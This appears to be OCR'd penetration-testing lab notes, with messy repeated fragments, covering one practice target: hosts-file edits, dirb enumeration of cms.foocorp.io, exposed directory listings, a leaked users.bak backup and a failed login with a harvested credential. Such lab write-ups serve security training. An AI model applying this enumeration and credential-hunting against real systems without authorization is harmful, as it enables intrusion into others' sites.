
- Add the proper host header to the HTTP requests in order for the back-end server to serve you with the appropriate virtual host.




sabrina@xubuntu:~$ cat hosts.bak
127.0.0.1 localhost
172.16.64.81 cms.foocorp.io
172.16.64.81 static.foocorp.io


The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

→ **cd etc/**


dhcp
(root kali)-[/etc]
cd hosts
cd: not a directory: hos
(root kali)-[/etc]
gedit hosts
(root kali)-[/etc]
cd ..
(root kali)-[/]
cd root
(root kali)-[~]
ls
Desktop Documents
(root kali)-[~]
gedit hosts
(root kali)-[~]
cd ..
(root kali)-[/]
cd etc/
(root kali)-[/etc]
gedit hosts
Open
127.0.0.1 localhost
127.0.1.1 kali
The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters


(root kali)-[/etc]
cd hosts
cd: not a directory: hosts
(root kali)-[/etc]
gedit hosts
(root kali)-[/etc]
cd ..
(root kali)-[/]
cd root
(root kali)-[~]
ls
Desktop Documents Downloads
(root kali)-[~]
gedit hosts
(root kali)-[~]
cd ..
(root kali)-[/]
cd etc/
Open
hosts
/etc
127.0.0.1 localhost
172.16.64.81 cms.foocorp.io
172.16.64.81 static.foocorp.io
The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

Connect to the domain



- We need to dirb for hidden directories on this machine!

Dirb

NOTE: ALWAYS MAKE SURE TO GO TO EVERY SINGLE DIRECTORY FOR ENUMERATION

```
┌──(root💀kali)-[~]
└─# dirb http://cms.foocorp.io/

-----------------
DIRB v2.22
By The Dark Raver
-----------------
```

START_TIME: Fri Jul 2 22:16:02 2021
URL_BASE: http://cms.foocorp.io/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

---- Scanning URL: http://cms.foocorp.io/ ----


==> DIRECTORY: http://cms.foocorp.io/assets/

==> DIRECTORY: http://cms.foocorp.io/css/

==> DIRECTORY: http://cms.foocorp.io/emails/

+ http://cms.foocorp.io/favicon.ico (CODE:200|SIZE:300757)


==> DIRECTORY: http://cms.foocorp.io/img/



Index of /img/custom

Name	Last modified	Size	Description
Parent Directory		-	
logo/	2019-03-25 16:06	-	
thumbs/	2019-03-25 17:54	-	

Apache/2.4.18 (Ubuntu) Server at cms.foocorp.io Port 80



Index of /img/custom/thumbs


Name	Last modified	Size	Description
Parent Directory		-	
logo-W220.png	2019-03-25 16:06	9.3K	
logo-W250.png	2019-03-25 16:06	8.6K	
logo-W300.png	2019-03-25 16:06	15K	
users.bak	2019-03-25 17:53	46	

Apache/2.4.18 (Ubuntu) Server at cms.foocorp.io Port 80

==> DIRECTORY: http://cms.foocorp.io/includes/

+ http://cms.foocorp.io/index.php (CODE:200|SIZE:6359)

nothing found !



Index of /includes

Name	Last modified	Size	Description
Parent Directory		-	
Google/	2019-03-25 16:06	-	
actions.log.export.php	2019-03-25 16:06	1.8K	
active.session.php	2019-03-25 16:06	2.6K	
ajax-keep-alive.php	2019-03-25 16:06	621	
classes/	2019-03-25 16:06	-	
core.update.php	2019-03-25 16:06	41K	
core.update.silent.php	2019-03-25 16:06	1.7K	
email-template.php	2019-03-25 16:06	130	
functions.categories.php	2019-03-25 16:06	7.0K	
functions.forms.php	2019-03-25 16:06	742	
functions.php	2019-03-25 16:06	37K	
functions.templates.php	2019-03-25 16:06	3.3K	
includes.php	2019-03-25 16:06	1.2K	
js/	2019-03-25 16:06	-	
language-locales-names.php	2019-03-25 16:06	15K	
language.php	2019-03-25 16:06	1.3K	
phpass/	2019-03-25 16:06	-	
phpmailer/	2019-03-25 16:06	-	
plupload/	2019-03-25 16:06	-	
random_compat/	2019-03-25 16:06	-	
site.options.php	2019-03-25 16:06	13K	
sys.config.php	2019-03-25 16:17	2.4K	

==> DIRECTORY: http://cms.foocorp.io/install/

==> DIRECTORY: http://cms.foocorp.io/lang/


+ http://cms.foocorp.io/robots.txt (CODE:200|SIZE:-
206)
+ http://cms.foocorp.io/server-status (CODE:403|SIZE:302)


==> DIRECTORY: http://cms.foocorp.io/templates/

==> DIRECTORY: http://cms.foocorp.io/upload/

Open the users.bak

==> DIRECTORY: http://cms.foocorp.io/img/






Index of /img/custom

Name	Last modified	Size	Description
Parent Directory		-	
logo/	2019-03-25 16:06	-	
thumbs/	2019-03-25 17:54	-	

Apache/2.4.18 (Ubuntu) Server at cms.foocorp.io Port 80




Index of /img/custom/thumbs


Name	Last modified	Size	Description
Parent Directory		-	
logo-W220.png	2019-03-25 16:06	9.3K	
logo-W250.png	2019-03-25 16:06	8.6K	
logo-W300.png	2019-03-25 16:06	15K	
users.bak	2019-03-25 17:53	46	

Apache/2.4.18 (Ubuntu) Server at cms.foocorp.io Port 80

Login into web page

- Peter:youdonotguessthatone5 → FAILED

